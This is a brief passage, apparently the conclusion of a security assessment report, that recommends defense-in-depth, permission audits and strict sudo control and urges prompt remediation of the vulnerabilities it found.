This assessment highlights the importance of defense-in-depth, regular permission audits, and strict sudo control. All identified vulnerabilities should be addressed immediately to reduce risk exposure.